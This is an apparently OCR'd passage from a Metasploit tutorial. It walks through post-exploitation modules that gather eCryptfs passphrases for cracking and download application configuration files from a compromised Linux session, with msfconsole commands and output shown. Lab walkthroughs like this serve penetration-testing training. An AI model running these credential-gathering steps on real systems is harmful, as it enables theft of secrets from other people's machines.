
The module detected correctly that our target is a Vmware Virtual machine. The next POST module is a post/linux/gather/ecryptfs_creds module. eCryptfs is a Disk encryption software f -or Linux. It can be used to encrypt files and directories in a Linux system. The files which ar- e encrypted can be secured with a password which is stored after salting in the .ecryptfs dire -ctory. This module collects the contents of all users .ecryptfs directories. This passphrases collected through this module can be later cracked with the tool "John The Ripper".




```
msf5 > use post/linux/gather/ecryptfs_creds
msf5 post(linux/gather/ecryptfs_creds) > show options

Module options (post/linux/gather/ecryptfs_creds):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/ecryptfs_creds) > set session 3
session => 3
msf5 post(linux/gather/ecryptfs_creds) > run

[!] SESSION may not be compatible with this module.
[*] Finding .ecryptfs directories
[-] No users found with a .ecryptfs directory
[*] Post module execution completed
msf5 post(linux/gather/ecryptfs_creds) > 
```

The ecryptfs is not installed on this system as the module failed to find any directory named .ecryptfs.


The "enum_configs" module collects the configuration files of commonly installed applications like Apache, MySQL, Samba etc. This module searches for these configuration files in their default locations. If a default file is found, the module will download it and save o -n the attacker system. As the module downloads files from the default locations, it may fail if the configuration files are stored in a different location,



```
msf5 > use post/linux/gather/enum_configs
msf5 post(linux/gather/enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/enum_configs) > set session 1
session => 1
msf5 post(linux/gather/enum_configs) > set session 3
session => 3
```

